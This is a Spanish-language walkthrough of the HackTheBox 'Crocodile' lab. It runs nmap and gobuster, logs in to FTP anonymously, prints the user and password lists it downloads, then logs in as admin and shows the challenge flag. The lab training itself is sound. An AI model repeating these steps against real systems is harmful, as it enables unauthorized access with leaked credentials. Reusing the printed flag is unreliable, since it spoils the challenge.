
HackTheBox

Máquina: Crocodile
Pablo José Pérez Díez


Escaneo inicial:



```
┌─(pabli㉿kali)-[~]
└─» sudo nmap -sV -sC -O 10.129.1.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-25
Nmap scan report for 10.129.1.15
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Smash - Bootstrap Business Template
|_http-server-header: Apache/2.4.41 (Ubuntu)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Unix
```

Observamos que la máquina objetivo cuenta con un servidor Apache y con un FTP.


Analizando el contenido del servidor apache en el puerto 80 observamos la web de un negocio genérico:



Business is Now Digital


We blend insights and strategy to create digital products for forward-thinking organisations.

Antes de analizar el contenido de la web, intentamos acceder de forma anónima mediante FTP:




```
┌─(pabli㉿kali)-[~]
└─» ftp 10.129.1.15
Connected to 10.129.1.15.
220 (vsFTPd 3.0.3)
Name (10.129.1.15:pabli): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Ha funcionado, ahora pasamos a analizar el contenido del servidor:




```
ftp> dir
229 Entering Extended Passive Mode (|||40309|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            33 Jun 08  2021 allowed.userlist
-rw-r--r--    1 ftp      ftp            62 Apr 20  2021 allowed.userlist.passwd
226 Directory send OK.
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||48498|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% |**********************************************************************|
226 Transfer complete.
33 bytes received in 00:00 (0.15 KiB/s)
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||43772|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
100% |**********************************************************************|
226 Transfer complete.
62 bytes received in 00:00 (0.28 KiB/s)
ftp> 
```

Encontramos 2 archivos y nos los bajamos haciendo un ‘get’ para analizar su contenido:




```
ftp> bye
221 Goodbye.

┌─(pabli㉿kali)-[~]
└─» ls
allowed.userlist         Descargas   Escritorio  Música      Público
allowed.userlist.passwd  Documentos  Imágenes    Plantillas  Vídeos

┌─(pabli㉿kali)-[~]
└─» cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin

┌─(pabli㉿kali)-[~]
└─» cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd
```

Volvemos a la web e intentamos obtener más infomación con gobuster:



```
┌─(pabli㉿kali)-[~]
└─» gobuster dir -u http://10.129.1.15/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.1.15/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/assets               (Status: 301) [Size: 311] [--> http://10.129.1.15/assets/]
/css                  (Status: 301) [Size: 308] [--> http://10.129.1.15/css/]
/dashboard            (Status: 301) [Size: 314] [--> http://10.129.1.15/dashboa
/fonts                (Status: 301) [Size: 310] [--> http://10.129.1.15/fonts/]
/index.html           (Status: 200) [Size: 58565]
/js                   (Status: 301) [Size: 307] [--> http://10.129.1.15/js/]
/server-status        (Status: 403) [Size: 276]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```


No parece que hayamos obtenido nada interesante con este escaneo inicial, por lo que nos centraremos en encontrar archivos php:



```
┌─(pabli㉿kali)-[~]
└─» gobuster dir -u http://10.129.1.15/ -w /usr/share/wordlists/dirb/common.txt -x php -t 20 -o php__results.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.1.15/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 276]
/.htaccess.php        (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/.htpasswd.php        (Status: 403) [Size: 276]
/.hta.php             (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/assets               (Status: 301) [Size: 311] [--> http://10.129.1.15/assets/]
/config.php           (Status: 200) [Size: 0]
/css                  (Status: 301) [Size: 308] [--> http://10.129.1.15/css/]
/dashboard            (Status: 301) [Size: 314] [--> http://10.129.1.15/dashboard/]
/fonts                (Status: 301) [Size: 310] [--> http://10.129.1.15/fonts/]
/index.html           (Status: 200) [Size: 58565]
/js                   (Status: 301) [Size: 307] [--> http://10.129.1.15/js/]
/login.php            (Status: 200) [Size: 1577]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/server-status        (Status: 403) [Size: 276]
Progress: 9226 / 9226 (100.00%)
===============================================================
Finished
===============================================================
```

Encontramos una página de login, donde probaremos las credenciales obtenidas del servidor FTP.

Con el usuario ‘admin’ y su contraseña tenemos acceso y encontramos la flag:



Here is your flag: c7110277ac44d78b6a9fff2232434d16

EARNINGS (MONTHLY) $40,000

EARNINGS (ANNUAL) $215,000

TASKS 50%

PENDING REQUESTS 18